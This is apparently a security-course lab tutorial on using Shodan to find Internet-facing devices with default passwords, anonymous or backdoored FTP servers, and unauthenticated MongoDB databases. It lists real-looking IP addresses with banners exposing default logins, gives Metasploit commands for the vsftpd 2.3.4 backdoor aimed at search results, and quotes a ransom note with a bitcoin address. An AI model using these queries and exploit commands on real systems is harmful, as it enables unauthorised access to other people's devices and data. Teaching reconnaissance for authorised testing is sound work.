

## Lab – Using Shodan to Find Vulnerable Devices Connected to the Internet

**Disclaimer:** Please use this lab responsibly. Attempting to access any system you do not own or have permission to access is illegal. This lab is meant to be used for educational and research purposes only.

### Overview


Shodan is a search engine that lets the user find specific types of devices (webcams, routers, servers, etc.) connected to the Internet using a variety of search filters.

Unlike traditional search engines such as Google, which help you find websites, Shodan enables you to find information about desktops, servers, IoT devices, and more by grabbing service banners, which are metadata that the server sends back to the client.


Typical uses of Shodan include network security, market research, cyber risk, scanning IoT devices, and tracking ransomware. Shodan was created by John C. Matherly in 2009.

### Begin the lab!

Once you have established a secure connection, open a browser and from the address bar type, `shodan.io`. That brings you to the home page where you can log in using your free account created earlier.




Once you have logged in, click on the **Explore** tab located at the top of the web page.




From here, you can explore the search results of the most popular search queries, but for now, we will use the search bar to conduct our search.

Let's search for devices that are configured to use the out of the box default user name and passwords. In the search bar, in quotes, type, "default password" Press enter.



At the time of this search, Shodan found 53,829 devices configured with a default username and password.

The results are further broken down using several different criteria.



Over on the right, we see how Shodan finds the banner assigned to the device, which often contains the default username and password being used to access the device.

**50.235.62.129**

50-235-62-129-static.hfc.comcastbusiness.net


**Comcast Business**

Added on 2020-07-05 07:16:22 GMT

United States, Garfield

-----  
Cisco Configuration Professional (Cisco CP) is installed on this device.  
This feature requires the one-time use of the username "cisco" with the  
password "cisco". These default credentials have a privilege level of 15....

If we were to establish a [PuTTY](#) session using Telnet (port 23), we would be able to access the login page, and using the default username and password given to us; we would be able to access the device.



```
50.121.62.141 - PuTTY

***** Important Banner Message *****

Enable and Telnet passwords are configured to "password".
HTTP and HTTPS default username is "admin" and password is "password".
Please change them immediately.

The ethernet 0/1 interface is enabled with an address of 10.10.10.1
Telnet, HTTP, and HTTPS access are also enabled.
To remove this message, while in configuration mode type "no banner motd".


***** Important Banner Message *****

User Access Login
Password:
```

I did not log in, and neither should you as this would be illegal!

You can see as a pentester or forensic investigator that using this tool to find and locate your client's devices facing the Internet could be invaluable.

Let's say I have a client in Tucson, and I want to see if they have any vulnerable devices using a default username and password. I type in a semi-colon, followed by the word 'city' a colon, and in quotations the name of the city. Like so.

I get a result of 25 devices using a default user name and password. I can tell you that in the past, I have audited banks and credit unions that were configured with the default user name and password for all their Cisco routers and switches.

My results show that three devices are vulnerable using Telnet. If I click on Telnet, I am shown the three devices.

#### TOP SERVICES

444	17
8081	3
Telnet	3
Automated Tank Gauge	2

67.128.204.26

CenturyLink

Added on 2020-08-25 17:36:13 GMT

United States, Tucson

[2J[H

\*\*\*\*\* Important Banner Message \*\*\*\*\*

Enable and Telnet passwords are configured to "password".  
HTTP and HTTPS **default** username is "admin" and password is "password".  
Please change them immediately.

The ethernet 0/1 interface is enabled with an address of 10.10....

65.158.227.97

CenturyLink

Added on 2020-07-02 22:19:36 GMT

United States, Tucson

-----  
Cisco Configuration Professional (Cisco CP) is installed on this device.  
This feature requires the one-time use of the username "cisco" with the  
password "cisco". These **default** credentials have a privilege level of 15....

68.225.129.113

wsip-68-225-129-113.ph.ph.cox.net

Cox Business

Added on 2020-08-22 23:45:12 GMT

United States, Tucson

-----  
Cisco Configuration Professional (Cisco CP) is installed on this device.  
This feature requires the one-time use of the username "cisco" with the  
password "cisco". These **default** credentials have a privilege level of 15....

If any of these were my clients, I would telnet into the devices, take my screenshots as proof of the vulnerability, and notify the CSO that they have a severe vulnerability facing the Internet.

## Finding Vulnerable FTP servers

FTP, by itself, is vulnerable to anonymous access and is very popular for sharing files on the network and the Internet. The government provides anonymous access to the FTP server owned by the NSA, CIA, and the FBI. There's nothing on them but some useless public documents though sometimes someone does mistakenly post something classified. These can be found using Google.


We want to look for unsecured FTP servers located around the world.

To do this, we use the search option, **port: "21"**

Our search results number nearly 9 million FTP servers.



If I open up a new browser tab and I type in the [FTP://followed](#) by the IP address of the device, I am presented with a login screen.



I did not attempt to login using anonymous access, and neither should you as this would be illegal!

We can also search for specific types of vulnerable FTP servers using the following command.

**"Vsftpd 2.3.4"**


The search results come back with nearly 3500 vulnerable FTP servers. Let's see if we can use Firefox to attempt to login.

#### TOTAL RESULTS

3,528

#### TOP COUNTRIES





If we open up Metasploit using the following exploit and assign one of the IP addresses shown in the Shodan results, as the RHOST, we might be able to gain access.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf exploit(vsftpd_234_backdoor) > set RHOST <IP address of VSTFPD server>
RHOST => 192.168.10.112
msf exploit(vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====

```

Name	Disclosure Date	Rank	Description
cmd/unix/interact		normal	Unix Command, Interact with Established Connection

```
msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf exploit(vsftpd_234_backdoor) > █
```

I did not attempt to exploit any vulnerable server, and neither should you as this would be illegal!


## Search for open databases

Some databases by design do not use authentication by default. Two such databases are MongoDB and Elasticsearch


In the search bar, if we type,

“MongoDB Server Information” port:27017 -authentication

will retrieve MongoDB servers from Shodan, showing us how many MongoDB databases are running on port number 27017.




The search returns the results for nearly 20,000 MongoDB servers.



If you examine the search results, you'll note that nearly all the servers have already been hacked into and left with a message that states,

```
{
  "contact" : "kirovgroup@cock.li",
  "bitcoin_address" : "17U1FSe4vThE9K7J9bqt9mJBghq4KkqqfW",
  "message" : "ALL YOUR INDEX AND ELASTICSEARCH DATA HAVE BEEN BACKED UP AT OUR SERVERS, TO RESTORE SEND 0.05 BTC TO THIS BITCOIN ADDRESS 17U1FSe4vThE9K7J9bqt9mJBghq4KkqqfW THEN SEND AN EMAIL WITH YOUR SERVER IP !"
}
```



Let's look for any MongoDB databases that are open using the following search filter:


"Set-Cookie: mongo-express=" "200 OK"

#### What this search filter does

"Set-Cookie: mongo-express=" "200 OK" retrieves MongoDB express database from Shodan that outputs 200 HTTP code that is 'OK' code (request successful). Hence, it gives us the open databases in search results output.

## Closing out the lab

Once you have completed the lab, launch the CSI Gateway and this time, choose the radio button that turns the gateway off.



Wait for the Gate way to shut down. When ready, you can power off both virtual machines.

## Summary

In this short intro to using Shodan, we learned about some of the most common search filters. In our next lab, we will continue to learn more about the different search filters Shodan has to offer. The choices you make on how you use this information are strictly up to you. Everything presented in this lab was purely for educational and research purposes. Remember to always work inside of a virtual machine and behind a VPN to hide your real IP address and location.

End of the lab!